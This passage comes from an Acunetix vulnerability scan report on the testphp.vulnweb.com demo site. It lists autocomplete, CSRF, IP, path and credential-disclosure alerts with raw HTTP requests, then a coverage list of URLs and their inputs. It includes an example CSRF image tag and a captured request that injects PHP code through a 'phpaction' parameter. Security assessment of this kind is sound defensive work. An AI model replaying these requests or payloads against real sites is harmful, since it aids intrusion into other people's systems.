Connection: keep-alive
Original-Content-Encoding: gzip
```

```
Content-Length: 3728
```

Password type input with auto-complete enabled

Severity	**Informational**
Type	Informational
Reported by module	Crawler

Description

When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved.Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the cleartext password from the browser cache.

Impact

Possible sensitive information disclosure.

Recommendation

The password auto-complete should be disabled in sensitive applications.
To disable auto-complete, you may use a code similar to:
<INPUT TYPE="password" AUTOCOMPLETE="off">

Affected items

/login.php

Details

Password type input named pass from form named loginform with action userinfo.php has autocomplete enabled.

Request headers

```
GET /login.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4745
```

/signup.php

Details

Password type input named upass from form named form1 with action /secured/newuser.php has autocomplete enabled.

Request headers

```
GET /signup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
```

```
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5257
```

/signup.php

Details

Password type input named upass2 from form named form1 with action /secured/newuser.php has autocomplete enabled.

Request headers

```
GET /signup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5257
```

Possible CSRF (Cross-site request forgery)

Severity	**Informational**
Type	Validation
Reported by module	CSRF

Description

Manual confirmation is required for this alert.
This script is possibly vulnerable to cross-site request forgery. Cross Site Reference Forgery (CSRF/XSRF) is a class of attack that affects web based applications with a predictable structure for invocation. An attacker tricks the user into performing an action of the attackers choosing by directing the victim's actions on the target application with a link or other content.
The attack works by including a link or script in a page that accesses a site to which the user is known (or is supposed) to have authenticated. Here is an example:
<img src="http://bank.example/withdraw?from=victim&amount=1000000&to=attacker">
If the bank keeps authentication information in a cookie, and if the cookie hasn't expired, then victim's browser's attempt to load the image will submit the withdrawal form with his cookie.

This vulnerability is also known by several other names including Session Riding and One-Click Attack.

Impact

Depends on implementation.

Recommendation

Insert custom random tokens into every form and URL that will not be automatically submitted by the browser. Check References for detailed information on protecting against this vulnerability.

References

Cross Site Reference Forgery
Cross-Site Request Forgeries
The Cross-Site Request Forgery (CSRF/XSRF) FAQ
Cross-site request forgery
Top 10 2007-Cross Site Request Forgery

Affected items

/AJAX/infotitle.php (257edd77c809c14112ab0ea46586da08)

Details

No details are available.

Request headers

```
POST /AJAX/infotitle.php HTTP/1.1
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
content-type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/AJAX/index.php
Accept: */*
Content-Length: 4
Cookie: login=test%2Ftest
Connection: Keep-alive
Accept-Encoding: gzip,deflate
Accept-Language: en-US,*
Host: testphp.vulnweb.com
Pragma: no-cache
Cache-Control: no-cache
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts

id=2
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:07 GMT
Content-Type: text/xml
Content-Length: 852
Connection: Keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infotitle.php (6b2b9ea0aa99c06cc65fb439a6f1003a)

Details

No details are available.

Request headers

```
POST /AJAX/infotitle.php HTTP/1.1
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
content-type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/AJAX/index.php
Accept: */*
Content-Length: 4
Cookie: login=test%2Ftest
Connection: Keep-alive
Accept-Encoding: gzip,deflate
Accept-Language: en-US,*
Host: testphp.vulnweb.com
Pragma: no-cache
Cache-Control: no-cache
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts

id=3
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:07 GMT
Content-Type: text/xml
Content-Length: 885
Connection: Keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infotitle.php (8fd68b800c8a41973e1feb997038495b)

Details

No details are available.

Request headers

```
POST /AJAX/infotitle.php HTTP/1.1
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
content-type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/AJAX/index.php
Accept: */*
Content-Length: 4
Cookie: login=test%2Ftest
Connection: Keep-alive
Accept-Encoding: gzip,deflate
Accept-Language: en-US,*
Host: testphp.vulnweb.com
Pragma: no-cache
Cache-Control: no-cache
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts

id=1
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:05 GMT
Content-Type: text/xml
Content-Length: 912
Connection: Keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/cart.php (c5fd95c5375478023e659a0853a6590d)

Details

No details are available.

Request headers

```
POST /cart.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/product.php
Content-Length: 19
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=3&price=986
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4960
```

/comment.php (4feabc84d335bbd8dc53756d1fec8e2e)

Details

No details are available.

Request headers

```
POST /comment.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/comment.php
Content-Length: 89
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

comment=1&name=<your%20name%20here>&phpaction=echo%20%24_POST%5bcomment%5d;&Submit=Submit
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 565
```

/search.php (0e651d9ef24699ea550c39cad34f60aa)

Details

No details are available.

Request headers

```
POST /search.php?test=query HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 6572
```

/search.php (24e808ff5b078ac77913c5319fd4485c)

Details

No details are available.

Request headers

```
POST /search.php?test=query HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/userinfo.php
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=the
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4727
```

/secured/newuser.php (a225142f8969a6cfff2d8c188a956df2)

Details

No details are available.

Request headers

```
POST /secured/newuser.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/signup.php
Content-Length: 191
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=nxrvsxbb&
uuname=iklwmknb
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 805
```

/sendcommand.php (48d1dff56c320619a5a7237c993ba762)

Details

No details are available.

Request headers

```
POST /sendcommand.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/cart.php
Content-Length: 93
Content-Type: application/x-www-form-urlencoded
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

```
cart_id=db724fe14501e6667b36b8733e0f07bd&submitForm=place%20a%20command%20for%20these%20
items
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 543
```

Possible internal IP address disclosure

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

A string matching an internal IPv4 address was found on this page. This may disclose information about the IP addressing scheme of the internal network. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

Recommendation

Prevent this information from being displayed to the user.

Affected items

/404.php

Details

Pattern found: 192.168.0.28

Request headers

```
GET /404.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4476
```

/pictures/ipaddresses.txt

Details

Pattern found: 192.168.0.26

Request headers

```
GET /pictures/ipaddresses.txt HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/plain
Content-Length: 52
Last-Modified: Fri, 23 Jan 2009 12:59:43 GMT
Connection: keep-alive
ETag: "4979bf3f-34"
Accept-Ranges: bytes
```

/secured/phpinfo.php

Details

Pattern found: 192.168.0.5

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

Possible server path disclosure (Unix)

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

One or more fully qualified path names were found on this page. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

Recommendation

Prevent this information from being displayed to the user.

Affected items

/pictures/path-disclosure-unix.html

Details

Pattern found: /usr/local/etc/httpd/htdocs2/destination

Request headers

```
GET /pictures/path-disclosure-unix.html HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Last-Modified: Mon, 08 Apr 2013 08:42:10 GMT
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 3936
```

/secured/phpinfo.php

Details

Pattern found: /usr/obj/usr/src/sys/GENERIC

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

Possible username or password disclosure

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

A username and/or password was found in this file. This information could be sensitive.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

Recommendation

Remove this file from your website or change its permissions to remove access.

Affected items

/Connections/DB_Connection.php

Details

Pattern found: password: NO

Request headers

```
GET /Connections/DB_Connection.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 332
```

/pictures/credentials.txt

Details

Pattern found: password=something

Request headers

```
GET /pictures/credentials.txt HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
```

```
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/plain
Content-Length: 33
Last-Modified: Fri, 23 Jan 2009 10:47:58 GMT
Connection: keep-alive
ETag: "4979a05e-21"
Accept-Ranges: bytes
```

/secured/database_connect.php

Details

Pattern found: password: NO

Request headers

```
GET /secured/database_connect.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 251
```

Scanned items (coverage report)

Scanned 119 URLs. Found 63 vulnerable.

URL: http://testphp.vulnweb.com/

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
Host	HTTP Header

URL: http://testphp.vulnweb.com/userinfo.php

Vulnerabilities has been identified for this URL

17 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
pass	URL encoded POST
uname	URL encoded POST

Input scheme 2	
Input name	Input type
uaddress	URL encoded POST
ucc	URL encoded POST
uemail	URL encoded POST
update	URL encoded POST
uphone	URL encoded POST
urname	URL encoded POST

Input scheme 3	
Input name	Input type
uname	URL encoded POST
update	URL encoded POST

Input scheme 4	
Input name	Input type
uaddress	URL encoded POST
ucc	URL encoded POST
uemail	URL encoded POST
uname	URL encoded POST
update	URL encoded POST
uphone	URL encoded POST
urname	URL encoded POST

URL: http://testphp.vulnweb.com/search.php

Vulnerabilities has been identified for this URL

5 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
test	URL encoded GET
goButton	URL encoded POST
searchFor	URL encoded POST

Input scheme 2	
Input name	Input type

test	URL encoded GET
searchFor	URL encoded POST

URL: http://testphp.vulnweb.com/cart.php
Vulnerabilities has been identified for this URL
7 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
del	URL encoded GET
addcart	URL encoded POST

Input scheme 2	
Input name	Input type
addcart	URL encoded POST
price	URL encoded POST

Input scheme 3	
Input name	Input type
del	URL encoded GET

Input scheme 4	
Input name	Input type
del	URL encoded GET
addcart	URL encoded POST

URL: http://testphp.vulnweb.com/style.css
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/login.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/index.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/privacy.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/artists.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
artist	URL encoded GET

URL: http://testphp.vulnweb.com/Flash/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/Flash/add.swf
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/Flash/add.fla
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/guestbook.php
Vulnerabilities has been identified for this URL
5 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
name	URL encoded POST
text	URL encoded POST

Input scheme 2	
Input name	Input type
name	URL encoded POST
submit	URL encoded POST
text	URL encoded POST

URL: http://testphp.vulnweb.com/AJAX/
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/index.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/infotitle.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded POST

URL: http://testphp.vulnweb.com/AJAX/artists.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/infoartist.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://testphp.vulnweb.com/AJAX/titles.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/showxml.php
Vulnerabilities has been identified for this URL
5 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type

text/xml	Custom POST
xml.node#text	XML
xml.node#text	XML
xml.node:name	XML
xml.node:name	XML

URL: http://testphp.vulnweb.com/AJAX/styles.css
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/infocateg.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://testphp.vulnweb.com/AJAX/categories.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/AJAX/htaccess.conf
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/disclaimer.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/categories.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/images/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/newuser.php
Vulnerabilities has been identified for this URL
10 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
signup	URL encoded POST

Input scheme 2	
Input name	Input type
signup	URL encoded POST
uaddress	URL encoded POST
ucc	URL encoded POST
uemail	URL encoded POST
upass	URL encoded POST
upass2	URL encoded POST
uphone	URL encoded POST

urname	URL encoded POST
uuname	URL encoded POST

URL: http://testphp.vulnweb.com/secured/index.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/office.htm
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/style.css
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/phpinfo.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
	URL encoded GET

URL: http://testphp.vulnweb.com/secured/database_connect.php
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/office_files
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/secured/office_files/filelist.xml
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/sendcommand.php
Vulnerabilities has been identified for this URL
3 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
cart_id	URL encoded POST

Input scheme 2	
Input name	Input type
cart_id	URL encoded POST
submitForm	URL encoded POST

URL: http://testphp.vulnweb.com/.idea/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/misc.xml
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/vcs.xml
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/workspace.xml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/.name

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/scopes/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/scopes/scope_settings.xml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/acuart.iml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/modules.xml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/.idea/encodings.xml

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/CVS/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/CVS/Entries.Log

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/CVS/Repository

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/CVS/Root

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/CVS/Entries

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/redir.php

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
r	URL encoded GET

URL: http://testphp.vulnweb.com/_mmServerScripts/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://testphp.vulnweb.com/_mmServerScripts/MMHTTPDB.php

No vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
